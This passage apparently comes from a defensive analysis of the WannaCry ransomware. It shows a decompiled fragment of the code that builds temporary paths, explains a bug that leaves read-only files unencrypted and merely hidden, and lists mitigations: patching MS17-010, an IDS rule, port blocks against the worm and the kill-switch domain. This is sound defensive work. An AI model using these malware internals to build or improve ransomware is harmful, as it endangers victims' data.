
The procedure that constructs the temporary path for an original file.

```
37      if ( GetDriveTypeW(drive) == DRIVE_FIXED )
38      {
39        path[0] = 0;
40        memset(&path[1], 0, 516u);
41        path[259] = 0;
42        FormTempPath(root, path);
43        FormPathToMove(ctx, path);
44      }
```

The piece of code calling the above procedures.

Read-only files processing error

While analysing WannaCry, we also discovered that this ransomware has a bug in its read-only file processing. If there are such files on the infected machine, then the ransomware won't encrypt them at all. It will only create an encrypted copy of each original file, while the original files themselves only get the "hidden" attribute. When this happens, it is simple to find them and restore their normal attributes.



Original read-only files are not encrypted and stay in the same place.

RECOMMENDATIONS

- Install patch MS17-010 as a matter of urgency. For out of support operating systems such as XP, Win8 and Server 2003 apply the out of band patch.
- Add in the following SNORT Rules to IDS devices: “http://doc.emergingthreats.net/bin/view/Main/2024218”
- Block all outgoing connections on port 137,139, 445 and 3389 (i.e. internal to external) to stop the worm spreading externally.
- Block all incoming connections on ports 137,139, 445 and 3389 (i.e external to internal) to stop the worm coming into the network.
- Consider blocking connections on port 445 (SMB shares) internally if not business critical until the worm has subsided.
- Ensure that connections to the domain: “www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com” are permitted, This is site is reported to act as a kill switch, for some variants, preventing encryption.
- “https://www.avast.com/ransomware-decryption-tools?__hstc=753710.0ad8e1552730dd678e6d4f41639af4c1.1498466930748.1498466930748.1498473294954.2&__hssc=753710.1.1498473294954&__hsfp=3003596356#encryptile”